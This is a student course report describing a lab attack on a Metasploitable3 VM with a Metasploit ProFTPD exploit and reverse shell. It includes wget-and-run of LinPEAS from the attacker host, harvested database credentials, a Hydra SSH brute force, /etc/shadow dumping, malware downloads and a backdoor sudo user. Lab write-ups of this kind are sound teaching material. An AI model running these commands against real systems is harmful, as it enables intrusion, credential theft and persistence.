

# Final Project

The goal of the final project is to compromise a vulnerable machine, perform some post-exploitation activities, and perform a forensic analysis on the compromise machine to reconstruct the incident.

---

Incident Response and Digital Forensics



## GROUP - 4

---

Name	ID
Shovo Ghosh	155294
Md Mostafizur Rahman	154059
Ekram Ul Karim Ratul	154069

---

## ***Details Information***

---

1. Attacker Ip
  2. 192.168.1.88
- 

3. Victim Ip
  4. 192.168.1.78
- 

5. Attack with Metasploit 6 from Kali Linux
  6. Exploit use: ProFTPD 1.3.5
  7. Payload use: payload cmd/unix/reverse\_perl
- 

8. Victim OS:
  9. Metasploitable3 vulnerable Ubuntu server 14 machine.
  10. Metasploitable3-ub1404-disk001.vdi
- 

11. Software VirtualBox
12. For vulnerability check: Nmap
13. For Memory dump capture: avml
14. For Analyze Memory dump: Volatility2.
15. For Storage drive: dd
16. For Analyze Storage drive image: Autopsy.
17. For Linux Privilege Escalation: LinPEAS – Script
- 18.
19. For network logon attack: Hydra
- 20.
21. For network packet capture: Wireshark
22. For Analyze network data: Security Onion

---

## ***Part – One***

---

*Attack on Victim [Ubuntu Server]*

---

```
root@s-kali: /home/shuvo
(shubo@s-kali)-[~]
$ sudo su
[sudo] password for shubo:
(root@s-kali)-[/home/shubo]
# nmap -sV 192.168.1.78
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-17 08:01 MDT
Nmap scan report for 192.168.1.78
Host is up (0.00030s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.7
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp   open  ipp          CUPS 1.7
3000/tcp  closed ppp
3306/tcp  open  mysql        MySQL (unauthorized)
8080/tcp  open  http         Jetty 8.1.7.v20120910
8181/tcp  closed intermapper
MAC Address: 08:00:27:91:16:3B (Oracle VirtualBox virtual NIC)
Service Info: Hosts: 127.0.0.1, METASPOITABLE3-UB1404; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.09 seconds

(root@s-kali)-[/home/shubo]
#
```

Nmap scanning for discovering open ports, detecting security risks, and overall network profiling.

```
root@s-kali: /home/shuvo
Nmap done: 1 IP address (1 host up) scanned in 31.50 seconds

(root@s-kali)-[/home/shubo]
# nmap -sS -sV -O -sc -T4 -p- 192.168.1.78
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-17 08:08 MDT
Nmap scan report for 192.168.1.78
Host is up (0.00031s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 2b:2e:1f:a4:54:26:87:76:12:26:59:58:0d:da:3b:04 (DSA)
|   2048 c9:ac:70:ef:f8:de:8b:a3:a3:44:ab:3d:32:0a:5c:6a (RSA)
|_ 256 c0:49:cc:18:7b:27:a4:07:0d:2a:0d:bb:42:4c:36:17 (ECDSA)
|_ 256 a0:76:f3:76:f8:f0:70:fd:09:ca:e1:10:fd:a9:cc:0a (ED25519)
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
| http-ls: Volume /
| SIZE  TIME            FILENAME
| -     2020-10-29 19:37  chat/
| -     2011-07-27 20:17  drupal/
| 1.7K  2020-10-29 19:37  payroll_app.php
| -     2013-04-08 12:06  phpmyadmin/
|_
|_http-title: Index of /
445/tcp   open  netbios-ssn  Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
631/tcp   open  ipp          CUPS 1.7
|_http-title: Home - CUPS 1.7.2
```

Next, we'll use Metasploit 6. Metasploit is a comprehensive framework for developing, testing, and executing exploits. It is widely used by security researchers, penetration testers, and system administrators to assess network and system vulnerabilities.

```
root@s-kali: /home/shuvo      x      root@s-kali: /home/shuvo      x      root@s-kali: /home/shuvo      x      %
(shuvo@s-kali)-[~]
$ sudo su
[sudo] password for shuvo:
(shuvo@s-kali)-[/home/shuvo]
# msfconsole
Metasploit tip: Use sessions -1 to interact with the last opened session

[-----]
[-----] $a,
[-----] $S`?a,
[-----] `?a,
[-----] .,a$%.
[-----] ,as$```$P```^`a,
[-----] ^`a,$$`$"%
[-----] ^`"$%
[-----]

=[ metasploit v6.4.2-dev
+ -- ---[ 2408 exploits - 1237 auxiliary - 422 post
+ -- ---[ 1468 payloads - 47 encoders - 11 nops
+ -- ---[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com

msf6 > |
```

Search the exploit - search ProFTPD 1.3.5

```
[ metasploit v6.4.2-dev ]  
+ -- ---[ 2408 exploits - 1237 auxiliary - 422 post ]  
+ -- ---[ 1468 payloads - 47 encoders - 11 nops ]  
+ -- ---[ 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > search ProFTPD 1.3.5  
  
Matching Modules  
=====
```

#	Name	Disclosure Date	Rank	Check	Description
-	-	-	-	-	-
0	exploit/unix/ftp/proftpd_modcopy_exec	2015-04-22	excellent	Yes	ProFTPD 1.3.5 Mod_Copy Command Execution

```
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_modcopy_exec  
msf6 > ]
```

```
[ metasploit v6.4.2-dev
+ ---[ 2408 exploits - 1237 auxiliary - 422 post
+ ---[ 1468 payloads - 47 encoders - 11 nops
+ ---[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search ProFTPD 1.3.5

Matching Modules
=====
#  Name                               Disclosure Date  Rank      Check  Description
-  ---
  0 exploit/unix/ftp/proftpd_modcopy_exec  2015-04-22    excellent Yes    ProFTPD 1.3.5 Mod_Copy Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_modcopy_exec

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(unix/ftp/proftpd_modcopy_exec) >
```

use exploit/unix/ftp/proftpd\_modcopy\_exec

```
root@s-kali: /home/shuvo
root@s-kali: /home/shuvo
root@s-kali: /home/shuvo

Id  Name
--  ---
0   ProFTPD 1.3.5

View the full module info with the info or info -d command.

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set RHOST 192.168.1.78
RHOST => 192.168.1.78
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set sitepath /var/www/html
sitepath => /var/www/html
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set payload cmd/unix/reverse_perl
payload => cmd/unix/reverse_perl
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set LHOST 192.168.1.88
LHOST => 192.168.1.88
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > run

[*] Started reverse TCP handler on 192.168.1.88:4444
[*] 192.168.1.78:0 - 192.168.1.78:21 - Connected to FTP server
[*] 192.168.1.78:0 - 192.168.1.78:21 - Sending copy commands to FTP server
[*] 192.168.1.78:0 - Executing PHP payload /fhMnlu.php
[+] 192.168.1.78:0 - Deleted /var/www/html/fhmMnlu.php
[*] Command shell session 1 opened (192.168.1.88:4444 -> 192.168.1.78:41777) at 2024-04-17 08:14:16 -0600

pwd
/var/www/html
```

Set all the details

Exploitation done and we got a session

```
View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set RHOST 192.168.1.78
RHOST => 192.168.1.78
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set sitepath /var/www/html
sitepath => /var/www/html
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set payload cmd/unix/reverse_perl
payload => cmd/unix/reverse_perl
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set LHOST 192.168.1.88
LHOST => 192.168.1.88
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > run

[*] Started reverse TCP handler on 192.168.1.88:4444
[*] 192.168.1.78:80 - 192.168.1.78:21 - Connected to FTP server
[*] 192.168.1.78:80 - 192.168.1.78:21 - Sending copy commands to FTP server
[*] 192.168.1.78:80 - Executing PHP payload /fhnMnlu.php
[+] 192.168.1.78:80 - Deleted /var/www/html/fhnMnlu.php
[*] Command shell session 1 opened (192.168.1.88:4444 -> 192.168.1.78:41777) at 2024-04-17 08:14:16 -0600

pwd
/var/www/html
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@metasploitable3-ub1404:/var/www/html$
```

Now we deployed a python script for bash access.

```
root@s-kali: /home/shuvo
root@s-kali: /home/shuvo
root@s-kali: /home/shuvo
root@s-kali: /home/shuvo

lando_calrissian:x:1120:100::/home/lando_calrissian:/bin/bash
boba_fett:x:1121:100::/home/boba_fett:/bin/bash
jabba_hutt:x:1122:100::/home/jabba_hutt:/bin/bash
greedo:x:1123:100::/home/greedo:/bin/bash
chewbacca:x:1124:100::/home/chewbacca:/bin/bash
kylo_ren:x:1125:100::/home/kylo_ren:/bin/bash
mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false
avahi:x:107:114:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
colord:x:108:116:colord colour management daemon,,,:/var/lib/colord:/bin/false
www-data@metasploitable3-ub1404:/var/www/html$ cat /etc/passwd | grep home | cut -d ":" -f 1
<1404:/var/www/html$ cat /etc/passwd | grep home | cut -d ":" -f 1
syslog
vagrant
leia_organa
luke_skywalker
han_solo
artoo_detoo
c_three_pio
ben_kenobi
darth_vader
anakin_skywalker
jarjar_binks
lando_calrissian
boba_fett
jabba_hutt
greedo
chewbacca
kylo_ren
www-data@metasploitable3-ub1404:/var/www/html$
```

All the users list

```
root@s-kali: /home/shuvo          x          root@s-kali: /home/shuvo          x          root@s-kali: /home/shuvo          x
2106564  24 -rwsr-xr-x  1 root      root      23104 May  7  2014 /usr/bin/traceroute6.iputils
2104730  20 -rwsr-sr-x  1 libuuid   libuuid    18904 Nov 23  2016 /usr/sbin/uuid
2106630  340 -rwsr-xr--  1 root      dip       347296 Jun 12  2018 /usr/sbin/pppd
2100857  12 -rwsr-xr-x  1 root      root      10240 Mar 27  2017 /usr/lib/eject/dmcrypt-get-device
2099800  432 -rwsr-xr-x  1 root      root      440416 Mar  4  2019 /usr/lib/openssh/ssh-keysign
131344   304 -rwsr-xr--  1 root      messagebus 310800 Dec  7  2016 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
2112792   16 -rwsr-xr-x  1 root      root      14808 Mar 27  2019 /usr/lib/polkit-1/polkit-agent-helper-1
790391   92 -rwsr-xr-x  1 root      root      94168 Nov  6  2015 /sbin/mount.nfs
www-data@metasploitable3-ub1404:/var/www/html$ sudo -l
sudo -l
[sudo] password for www-data: root

Sorry, try again.
[sudo] password for www-data: vagrant

Sorry, try again.
[sudo] password for www-data: gg

Sorry, try again.
sudo: 3 incorrect password attempts
www-data@metasploitable3-ub1404:/var/www/html$ cd /tmp
cd /tmp
www-data@metasploitable3-ub1404:/tmp$ ls
ls
hsperfdata_root
sess_9d34f5af625d460f098d38af7c8f6fe
sess_c1f899f9a0a65368c3bf25f144637137
sess_edeaef7cd8c04a7b7e40527ebca67e2d394ef6f8a
www-data@metasploitable3-ub1404:/tmp$
```

Use tmp location use for downloading some shell files!

```
(shuvo@s-kali)-[~]
$ sudo su
[sudo] password for shuvo:
(root@s-kali)-[/home/shuvo]
# cd Desktop

(root@s-kali)-[/home/shuvo/Desktop]
# ls
4.pcap          'New Folder 3'
4.pcap.zip      cewllist.txt
'Crypto Project' crypto
'ISSM536 - Final Project.pptx.pdf' def command whoami def.txt'
'My GitHub'     exam
'New Folder'    files
'New Folder 1'  htb
'New Folder 2'  linpeas.sh

(root@s-kali)-[/home/shuvo/Desktop]
# python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Establishing a http server with port 8000 in attacker machine.

```

cd /tmp
www-data@metasploitable3-ub1404:/tmp$ ls
ls
hsperfdata_root
sess_9d34f5af625d460f098d38afd7c8f6fe
sess_c1f899f9a0a65368c3bf25f144637137
sess_edleaf7cd8c04a7b7e40527ebca67e2d394ef6f8a
www-data@metasploitable3-ub1404:/tmp$ wget 192.168.1.88:8000/linpeas.sh
wget 192.168.1.88:8000/linpeas.sh
--2024-04-17 14:20:06-- http://192.168.1.88:8000/linpeas.sh
Connecting to 192.168.1.88:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 860323 (840K) [text/x-sh]
Saving to: 'linpeas.sh'


100%[=====] 860,323   --.-K/s   in 0.007s

2024-04-17 14:20:06 (123 MB/s) - 'linpeas.sh' saved [860323/860323]

www-data@metasploitable3-ub1404:/tmp$ ls
ls
hsperfdata_root
linpeas.sh
sess_9d34f5af625d460f098d38afd7c8f6fe
sess_c1f899f9a0a65368c3bf25f144637137
sess_edleaf7cd8c04a7b7e40527ebca67e2d394ef6f8a
www-data@metasploitable3-ub1404:/tmp$ chmod +x linpeas.sh
chmod +x linpeas.sh
www-data@metasploitable3-ub1404:/tmp$ ./linpeas.sh

```

Download the shell by wget and execute the shell file.



LinPEAS – Script is for Linux Privilege Escalation; it collects all the data for the attacker.

```
root@s-kali: /home/shuvo
root@s-kali: /home/shuvo x root@s-kali: /home/shuvo x root@s-kali: /home/shuvo x root@s-kali: /home/shuvo/...
Superusers
root:x:0:0:root:/root:/bin/bash

Users with console
anakin_skywalker:x:1118:100::/home/anakin_skywalker:/bin/bash
artoo_detoo:x:1114:100::/home/artoo_detoo:/bin/bash
ben_kenobi:x:1116:100::/home/ben_kenobi:/bin/bash
boba_fett:x:1121:100::/home/boba_fett:/bin/bash
c_three_pio:x:1115:100::/home/c_three_pio:/bin/bash
chewbacca:x:1124:100::/home/chewbacca:/bin/bash
darth_vader:x:1117:100::/home/darth_vader:/bin/bash
dirmngr:x:105:111::/var/cache/dirmngr:/bin/sh
greedo:x:1123:100::/home/greedo:/bin/bash
han_solo:x:1113:100::/home/han_solo:/bin/bash
jabba_hutt:x:1122:100::/home/jabba_hutt:/bin/bash
jarjar_binks:x:1119:100::/home/jarjar_binks:/bin/bash
kylo_ren:x:1125:100::/home/kylo_ren:/bin/bash
lando_calrissian:x:1120:100::/home/lando_calrissian:/bin/bash
leia_organa:x:1111:100::/home/leia_organa:/bin/bash
luke_skywalker:x:1112:100::/home/luke_skywalker:/bin/bash
root:x:0:0:root:/root:/bin/bash
vagrant:x:900:900:vagrant,,,:/home/vagrant:/bin/bash

All users & groups
uid=0(root) gid=0(root) groups=0(root)
uid=1(daemon[0m) gid=1(daemon[0m) groups=1(daemon[0m)
uid=10(uucp) gid=10(uucp) groups=10(uucp)
uid=100(libuuid) gid=101(libuuid) groups=101(libuuid)
```

```
root@s-kali: /home/shuvo          root@s-kali: /home/shuvo          root@s-kali: /home/shuvo          root@s-kali: /home/shuvo/...
*   'driver' => 'mysql',
*   'database' => 'databasename',
*   'username' => 'username',
*   'password' => 'password',
*   'host' => 'localhost',
*   'prefix' => '',
*   'driver' => 'pgsql',
*   'database' => 'databasename',
*   'username' => 'username',
*   'password' => 'password',
*   'host' => 'localhost',
*   'prefix' => '',
*   'driver' => 'sqlite',
*   'database' => '/path/to/databasefilename',
*   'database' => 'drupal',
*   'username' => 'root',
*   'password' => 'sploitme',
*   'host' => '127.0.0.1',
*   'port' => '',
*   'driver' => 'mysql',
*   'prefix' => '',
* $drupal_hash_salt = file_get_contents('/home/example/salt.txt');
$drupal_hash_salt = '8fLh-f312Ky4cq-4D8GfYf6vqozUW3tmY1sIRl7Fs_8';

[+] Analyzing Rsync Files (limit 70)
-rw-r--r-- 1 root root 1044 Jan 18 2018 /usr/share/doc/rsync/examples/rsyncd.conf
[ftp]
```

Got some passwords!

====Now we'll perform password dictionary attack for the password to get root access==

```
'New Folder 1'          htbs          vol2
'New Folder 2'          linpeas.sh      vol3

└─(root@s-kali)-[/home/shuvo/Desktop]
# cat users.txt
syslog
vagrant
leia_organa
luke_skywalker
han_solo
artoo_detoo
c_three_pio
ben_kenobi
darth_vader
anakin_skywalker
jarjar_binks
lando_calrissian
boba_fett
jabba_hutt
greedo
chewbacca
kylo_ren
root
```

Step 1: Save all the users name in a file, [users.txt]

Step 2: Using a Word List from [metasploitable3/wiki](#), which is [ [cewllist.txt](#)]

cewl <https://github.com/rapid7/metasploitable3/wiki> -m 7 -d 0 -w /home/shuvo/cewllist.txt

```
(root@s-kali)-[~/home/shuvo/Desktop]
└─# cat cewllist.txt
Metasploitable
metasploitable
Security
vulnerabilities
available
element
navigation
requests
feedback
another
refresh
session
versions
approach
virtualization
Autounattend
Contributing
Product
community
searches
Projects
Insights

General
Vulnerabilities
locally
Privacy
Contact
cookies
personal
information

(root@s-kali)-[~/home/shuvo/Desktop]
└─# hydra -L users.txt -P cewllist.txt -f ssh://192.168.1.78
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization
s, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-17 08:32:49
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 3059 login tries (l:19/p:161), ~192 tries per task
[DATA] attacking ssh://192.168.1.78:22/
[STATUS] 156.00 tries/min, 156 tries in 00:01h, 2905 to do in 00:19h, 14 active
[12][ssh] host: 192.168.1.78 login: vagrant password: vagrant
[STATUS] attack finished for 192.168.1.78 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-17 08:34:20

(root@s-kali)-[~/home/shuvo/Desktop]
└─#
```

Step 3: For network logon attack we'll use Hydra.

And we got the password. 

```
(root@s-kali)-[~/home/shuvo/Desktop]
# ssh vagrant@192.168.1.78
vagrant@192.168.1.78's password:
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 3.13.0-170-generic x86_64)

 * Documentation: https://help.ubuntu.com/
New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Wed Apr 17 13:57:06 2024 from 192.168.1.88
vagrant@metasploitable3-ub1404:~$ whoami
vagrant
vagrant@metasploitable3-ub1404:~$
```

Now we'll Connect through ssh connection to the victim machine.

```
vagrant@metasploitable3-ub1404: ~
root@s-kali: /home/shuvo x      root@s-kali: /home/shuvo x      root@s-kali: /home/shuvo x      vagrant@metasploitable3-ub1404: ~

User vagrant may run the following commands on metasploitable3-ub1404:
(ALL : ALL) ALL
(ALL : ALL) NOPASSWD: ALL
vagrant@metasploitable3-ub1404:~$ sudo cat /etc/shadow
root::!:18564:0:99999:7:::
daemon:*:16176:0:99999:7:::
bin:*:16176:0:99999:7:::
sys:*:16176:0:99999:7:::
sync:*:16176:0:99999:7:::
games:*:16176:0:99999:7:::
man:*:16176:0:99999:7:::
lp:*:16176:0:99999:7:::
mail:*:16176:0:99999:7:::
news:*:16176:0:99999:7:::
uucp:*:16176:0:99999:7:::
proxy:*:16176:0:99999:7:::
www-data:*:16176:0:99999:7:::
backup:*:16176:0:99999:7:::
list:*:16176:0:99999:7:::
irc:*:16176:0:99999:7:::
gnats:*:16176:0:99999:7:::
nobody:*:16176:0:99999:7:::
libuuid:!:16176:0:99999:7:::
syslog:*:16176:0:99999:7:::
messagebus*:18564:0:99999:7:::
sshd*:18564:0:99999:7:::
statd*:18564:0:99999:7:::
vagrant:$6$NABMNgx0$T2lvEhArj0ImjvROySq8vka/r8MWhhzNgT3Z5FS1LcPS5D325ESK5LjFJymb2jo/m4NmDg8aEl0TWWI3la.Y3/:18564:0:99
```

Got Access the shadow files.

In Ubuntu and other Unix-like operating systems, the `/etc/shadow` file is used to store actual password data in a secure way. This file is critical for system security as it contains the hashed password data for each user's account on the system.

```

root@metasploitable3-ub1404:/home/vagrant/virus# wget 192.168.1.88:8000/kippo_dl_Grabs_20130716.zip
--2024-04-18 02:13:57-- http://192.168.1.88:8000/kippo_dl_Grabs_20130716.zip
Connecting to 192.168.1.88:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4115759 (3.9M) [application/zip]
Saving to: 'kippo_dl_Grabs_20130716.zip'

100%[=====] 4,115,759 --.K/s in 0.03s

2024-04-18 02:13:57 (121 MB/s) - 'kippo_dl_Grabs_20130716.zip' saved [4115759/4115759]

root@metasploitable3-ub1404:/home/vagrant/virus# ls
init.zip          Kippo_DL_grabs_20130210.zip  kippo_dl_Grabs_20131203.zip  Malz3.zip
Kippo_DL_grabs_20130210.zip  kippo_dl_Grabs_20130716.zip  Malz2.zip
root@metasploitable3-ub1404:/home/vagrant/virus# hydra -L users.txt -P cewllist.txt -s 22 -v 192.168.1.78
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use
in military or secret service organizations, or for illegal pur
is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at
0:28:24
[WARNING] Many SSH configurations limit the number of parallel
recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 3059 login
p:161, ~192 tries per task
[DATA] attacking ssh://192.168.1.78:22/
[STATUS] 156.00 tries/min, 156 tries in 00:01h, 2905 to do
[22][ssh] host: 192.168.1.78  login: vagrant  password: vagri
[STATUS] attack finished for 192.168.1.78 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at
0:29:55

(shuvo@s-kali)~]

```

Deploy some malware files to victim machine.

```

root@metasploitable3-ub1404:/# sudo adduser hacker
Adding user 'hacker' ...
Adding new group 'hacker' (1001) ...
Adding new user 'hacker' (1001) with group 'hacker' ...
Creating home directory '/home/hacker' ...
Copying files from '/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for hacker
Enter the new value, or press ENTER for the default
  Full Name []:
  Room Number []:
  Work Phone []:
  Home Phone []:
  Other []:
Is the information correct? [Y/n] y
root@metasploitable3-ub1404:/# sudo usermod -aG sudo hacker
root@metasploitable3-ub1404:/#

```

Create new user and grant sudo privilege.

```

root@metasploitable3-ub1404:/# sudo userdel shuvo1
root@metasploitable3-ub1404:/# sudo userdel -r shuvo1
userdel: user 'shuvo1' does not exist
root@metasploitable3-ub1404:/

```

The terminal shows two failed attempts to remove a non-existent user 'shuvo1'. A red circle highlights the second command.

Remove existing user.

```

Reading state information... Done
rsync is already the newest version.
The following packages were automatically installed and are no longer required:
  amd64-microcode libsigsegv2 linux-modules-extra-3.13.0-170-generic m4
  procmail sendmail-base sendmail-cf sensible-mdm
Use 'apt-get autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 5 not upgraded.
root@metasploitable3-ub1404:/# sudo apt install htop
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  amd64-microcode libsigsegv2 linux-modules-extra-3.13.0-170-generic m4
  procmail sendmail-base sendmail-cf sensible-mdm
Use 'apt-get autoremove' to remove them.
The following NEW packages will be installed:
  htop
0 upgraded, 1 newly installed, 0 to remove and 5 not upgraded.
Need to get 68.0 kB of archives.
After this operation, 188 kB of additional disk space will be used.
Get:1 http://archive.ubuntu.com/ubuntu/ trusty/universe htop amd64 1.0.2-3 [68.0 kB]
Fetched 68.0 kB in 1s (64.7 kB/s)
Selecting previously unselected package htop.
(Reading database ... 129303 files and directories currently installed.)
Preparing to unpack .../htop_1.0.2-3_amd64.deb ...
Unpacking htop (1.0.2-3) ...
Processing triggers for mime-support (3.54ubuntu1.1) ...
Processing triggers for man-db (2.6.7.1-1ubuntu1) ...
Setting up htop (1.0.2-3) ...
root@metasploitable3-ub1404:/

```

The terminal shows the successful installation of the 'htop' package via 'apt-get'. A red box highlights the package list output.

